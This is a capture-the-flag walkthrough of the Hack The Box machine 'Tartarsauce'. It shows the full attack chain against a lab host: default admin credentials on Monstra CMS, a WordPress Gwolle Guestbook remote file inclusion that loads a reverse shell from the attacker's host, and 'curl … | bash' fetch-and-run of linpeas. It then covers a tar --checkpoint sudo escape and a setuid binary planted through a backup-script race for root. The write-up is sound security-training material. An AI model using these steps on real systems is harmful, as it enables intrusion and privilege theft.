
HTB — Tartarsauce
Gwolle Guestbook WordPress RFI via robots.txt discovery. Lateral move through sudo tar with --checkpoint shell execution.
Enumeration
nmap -sV -sC -vv 10.10.10.88 -oN tartartause_scan.txtPORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 5 disallowed entries
| /webservices/tar/tar/source/
| /webservices/monstra-3.0.4/ /webservices/easy-file-uploader/
|_/webservices/developmental/ /webservices/phpmyadmin/
|_http-title: Landing Page
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONSzDirectory Enumeration
gobuster dir -u http://10.10.10.88/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt/webservices (Status: 301) [Size: 316] [--> http://10.10.10.88/webservices/]
/server-status (Status: 403) [Size: 299]Let’s visit all the urls in the robots.txt
User-agent: *
Disallow: /webservices/tar/tar/source/
Disallow: /webservices/monstra-3.0.4/
Disallow: /webservices/easy-file-uploader/
Disallow: /webservices/developmental/
Disallow: /webservices/phpmyadmin/
gobuster dir -u http://10.10.10.88/webservices/monstra-3.0.4/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt/public (Status: 301) [Size: 337] [--> http://10.10.10.88/webservices/monstra-3.0.4/public/]
/admin (Status: 301) [Size: 336] [--> http://10.10.10.88/webservices/monstra-3.0.4/admin/]
/storage (Status: 301) [Size: 338] [--> http://10.10.10.88/webservices/monstra-3.0.4/storage/]
/plugins (Status: 301) [Size: 338] [--> http://10.10.10.88/webservices/monstra-3.0.4/plugins/]
/engine (Status: 301) [Size: 337] [--> http://10.10.10.88/webservices/monstra-3.0.4/engine/]
/libraries (Status: 301) [Size: 340] [--> http://10.10.10.88/webservices/monstra-3.0.4/libraries/]
/tmp (Status: 301) [Size: 334] [--> http://10.10.10.88/webservices/monstra-3.0.4/tmp/]
/boot (Status: 301) [Size: 335] [--> http://10.10.10.88/webservices/monstra-3.0.4/boot/]
/backups (Status: 301) [Size: 338] [--> http://10.10.10.88/webservices/monstra-3.0.4/backups/]Login panel for CMS Monstra v3.0.4

Got successful login as admin : admin

Let’s Enumerate once again /webservices path
gobuster dir -u http://10.10.10.88/webservices/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt/wp (Status: 301) [Size: 319] [--> http://10.10.10.88/webservices/wp/]We can start enumerating wordpress

The website does not render the actual correct information. This is due to a missing “/”

To display this correctly using Burp Suite, Proxy → Options → Match and Replace → Response body → Match: http:/10 → Replace http://10

Also add for Response header → Match: http:/10 → Replace: http://10


Now we see that the website renders correctly and is WordPress

We can confirm that we have wp-admin
Exploitation
Wordpress Enumeration
wpscan --url http://10.10.10.88/webservices/wp/ -e ap --plugins-detection mixed_______________________________________________________________
__ _______ _____
\ \ / / __ \ / ____|
\ \ /\ / /| |__) | (___ ___ __ _ _ __ ®
\ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \
\ /\ / | | ____) | (__| (_| | | | |
\/ \/ |_| |_____/ \___|\__,_|_| |_|
WordPress Security Scanner by the WPScan Team
Version 3.8.20
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
[+] URL: http://10.10.10.88/webservices/wp/ [10.10.10.88]
[+] Started: Wed May 4 10:07:30 2022
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://10.10.10.88/webservices/wp/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://10.10.10.88/webservices/wp/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://10.10.10.88/webservices/wp/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.9.4 identified (Insecure, released on 2018-02-06).
| Found By: Emoji Settings (Passive Detection)
| - http://10.10.10.88/webservices/wp/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.9.4'
| Confirmed By: Meta Generator (Passive Detection)
| - http://10.10.10.88/webservices/wp/, Match: 'WordPress 4.9.4'
[i] The main theme could not be detected.
[+] Enumerating All Plugins (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:08:40 <======================================================> (97942 / 97942) 100.00% Time: 00:08:40
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[i] Plugin(s) Identified:
[+] akismet
| Location: http://10.10.10.88/webservices/wp/wp-content/plugins/akismet/
| Last Updated: 2022-04-25T17:31:00.000Z
| Readme: http://10.10.10.88/webservices/wp/wp-content/plugins/akismet/readme.txt
| [!] The version is out of date, the latest version is 4.2.3
|
| Found By: Known Locations (Aggressive Detection)
| - http://10.10.10.88/webservices/wp/wp-content/plugins/akismet/, status: 200
|
| Version: 4.0.3 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://10.10.10.88/webservices/wp/wp-content/plugins/akismet/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://10.10.10.88/webservices/wp/wp-content/plugins/akismet/readme.txt
[+] brute-force-login-protection
| Location: http://10.10.10.88/webservices/wp/wp-content/plugins/brute-force-login-protection/
| Latest Version: 1.5.3 (up to date)
| Last Updated: 2017-06-29T10:39:00.000Z
| Readme: http://10.10.10.88/webservices/wp/wp-content/plugins/brute-force-login-protection/readme.txt
|
| Found By: Known Locations (Aggressive Detection)
| - http://10.10.10.88/webservices/wp/wp-content/plugins/brute-force-login-protection/, status: 403
|
| Version: 1.5.3 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://10.10.10.88/webservices/wp/wp-content/plugins/brute-force-login-protection/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://10.10.10.88/webservices/wp/wp-content/plugins/brute-force-login-protection/readme.txt
[+] gwolle-gb
| Location: http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/
| Last Updated: 2022-03-16T08:17:00.000Z
| Readme: http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
| [!] The version is out of date, the latest version is 4.2.2
|
| Found By: Known Locations (Aggressive Detection)
| - http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/, status: 200
|
| Version: 2.3.10 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txtWe found gwolle-gb vulnerable in this machine
searchsploit gwolle
Remote File Inclusion
searchsploit -x php/webapps/38861.txt

http://10.10.10.88/webservices/monstra-3.0.4/admin/index.php?id=filesmanager&path=uploads/.......//./.......//./.......//./.......//./.......//./.......//./

----
High-Tech Bridge Security Research Lab discovered a critical Remote File Inclusion (RFI) in Gwolle Guestbook WordPress plugin, which can b
e exploited by non-authenticated attacker to include remote PHP file and execute arbitrary code on the vulnerable system.

HTTP GET parameter "abspath" is not being properly sanitized before being used in PHP require() function. A remote attacker can include a
file named 'wp-load.php' from arbitrary remote server and execute its content on the vulnerable web server. In order to do so the attacker
 needs to place a malicious 'wp-load.php' file into his server document root and includes server's URL into request:

http://[host]/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://[hackers_website]
Testing the payload
nc -lnvp 80http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.32/hello
The machine is trying to append wp-load.php We need to get the php reverse shell rename the file to wp-load.php
python -m SimpleHTTPServer 80
nc -lvnp 123410.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.32
Interactive shell
which python

python -c 'import pty; pty.spawn("/bin/bash")'

CTRL + Z

stty raw -echo
fg
[Press Enter]

export TERM=screen

reset # if cannot see any comands


stty -a # to set columns and rows
stty rows 28 columns 135
Further enumeration for the linux box in the /var/www directory
curl http://10.10.14.32/linpeas.sh | bash
sudo -u onuma tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/shRef: https://gtfobins.github.io/gtfobins/tar/#sudo


onuma's flag: b2d6ec45...Enumerate with linpeas against user onuma

Get interactive shell again
python -c 'import pty;pty.spawn("/bin/bash")'These timers triggers events necessary for common maintenance tasks, such as updating system databases, cleaning temporary directories, rotating log files, and more.
locate backuperer.timer

/etc/systemd/system/multi-user.target.wants/backuperer.timer
/lib/systemd/system/backuperer.timercat /lib/systemd/system/backuperer.timer
[Unit]
Description=Runs backuperer every 5 mins
[Timer]
# Time to wait after booting before we run first time
OnBootSec=5min
# Time between running each consecutive time
OnUnitActiveSec=5min
Unit=backuperer.service
[Install]
WantedBy=multi-user.target
----------------------------
cat /lib/systemd/system/backuperer.service
[Unit]
Description=Backuperer
[Service]
ExecStart=/usr/sbin/backuperer
Checking what’s in the binary /usr/sbin/backuperer
cat /usr/sbin/backuperer

----------------------------------------
#!/bin/bash

#-------------------------------------------------------------------------------------
# backuperer ver 1.0.2 - by ȜӎŗgͷͼȜ
# ONUMA Dev auto backup program
# This tool will keep our webapp backed up incase another skiddie defaces us again.
# We will be able to quickly restore from a backup in seconds ;P
#-------------------------------------------------------------------------------------

# Set Vars Here
basedir=/var/www/html
bkpdir=/var/backups
tmpdir=/var/tmp
testmsg=$bkpdir/onuma_backup_test.txt
errormsg=$bkpdir/onuma_backup_error.txt
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d' ' -f1)
check=$tmpdir/check

# formatting
printbdr()
{
    for n in $(seq 72);
    do /usr/bin/printf $"-";
    done
}
bdr=$(printbdr)

# Added a test file to let us see when the last backup was run
/usr/bin/printf $"$bdr\nAuto backup backuperer backup last ran at : $(/bin/date)\n$bdr\n" > $testmsg

# Cleanup from last time.
/bin/rm -rf $tmpdir/.* $check

# Backup onuma website dev files.
/usr/bin/sudo -u onuma /bin/tar -zcvf $tmpfile $basedir &

# Added delay to wait for backup to complete if large files get added.
/bin/sleep 30

# Test the backup integrity
integrity_chk()
{
    /usr/bin/diff -r $basedir $check$basedir
}

/bin/mkdir $check
/bin/tar -zxvf $tmpfile -C $check
if [[ $(integrity_chk) ]]
then
    # Report errors so the dev can investigate the issue.
    /usr/bin/printf $"$bdr\nIntegrity Check Error in backup last ran :  $(/bin/date)\n$bdr\n$tmpfile\n" >> $errormsg
    integrity_chk >> $errormsg
    exit 2
else
    # Clean up and save archive to the bkpdir.
    /bin/mv $tmpfile $bkpdir/onuma-www-dev.bak
    /bin/rm -rf $check .*
    exit 0
fi# Set Vars Here
basedir=/var/www/html
bkpdir=/var/backups
tmpdir=/var/tmp
testmsg=$bkpdir/onuma_backup_test.txt
errormsg=$bkpdir/onuma_backup_error.txt
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d' ' -f1)
check=$tmpdir/check
1. Runs every 5 minutes
2. Deletes tmp stuff (created by this script)
3. tar up /var/www/html > $RND ----- This is backgrounded
4. Sleep 30 seconds
5. Extract what we created and integrity check
6. If success exit 2
else
delete files
exit 0Testing the diff We want the files in the both directory to success to succeed in this exploit
if [[ $(diff -r /var/www/html /srv/) ]]; then
then> echo "SUCCESS"
then> else echo "FAIL"
else> fi
SUCCESS
Privilege Excalation
nano privesc.c
--------
int main() {
	setuid(0); # setuid(0) for root
	system("/bin/bash -p"); # want bash shell -p (permenent)
}onuma@TartarSauce:/var/tmp$ uname -a
Linux TartarSauce 4.15.0-041500-generic #201802011154 SMP Thu Feb 1 12:05:23 UTC 2018 i686 i686 i686 GNU/LinuxSince it is a 32bit machine we need to compile with -m32
gcc -m32 privesc.c -o privescNow we need to add the file in tar

Ref: https://chmodcommand.com/chmod-6005/
chmod 6005 privesc # 6005 Others can read, execute but not writemkdir -p var/www/html
mv privesc var/www/html
chmod 6005 privesc
tar -zcvf privesc.tar.gz var/www/html

nc -lvnp 4321 < privesc.tar.gz
listening on [any] 4444 ...watch -n 1 'systemctl list-timers'
watch -n 1 'ls -al'
You have to be quick when the the timer countdown finishes. Run the following command and output the SHA1 generated
onuma@TartarSauce:/var/tmp$ nc 10.10.14.32 4321 > .218926f0f982f568db819d7e2a74384b272e0b00
cd check/var/www/html
ls -al
To execute the payload we run
./privesc
Found a directory traversal for Monstra CMS 3.0.4
Ref: https://github.com/monstra-cms/monstra/issues/457
Skills Learned
- Static analysis of shell scripts
- Identification and exploitation of tar GTFOBin using multiple techniques
Up next
HTB — Irked
UnrealIRCd 3.2.8.1 backdoor for foothold. Hidden steganography in an image reveals credentials. SUID viewuser binary abuse.
HTB — Friendzone
DNS zone transfer reveals subdomains. SMB anonymous share leaks creds. LFI + PHP injection for RCE, Python lib hijack for root.
HTB — Networked
PHP file upload bypass with double extension and MIME spoofing. Cron-executed user script for lateral move, ifcfg privesc to root.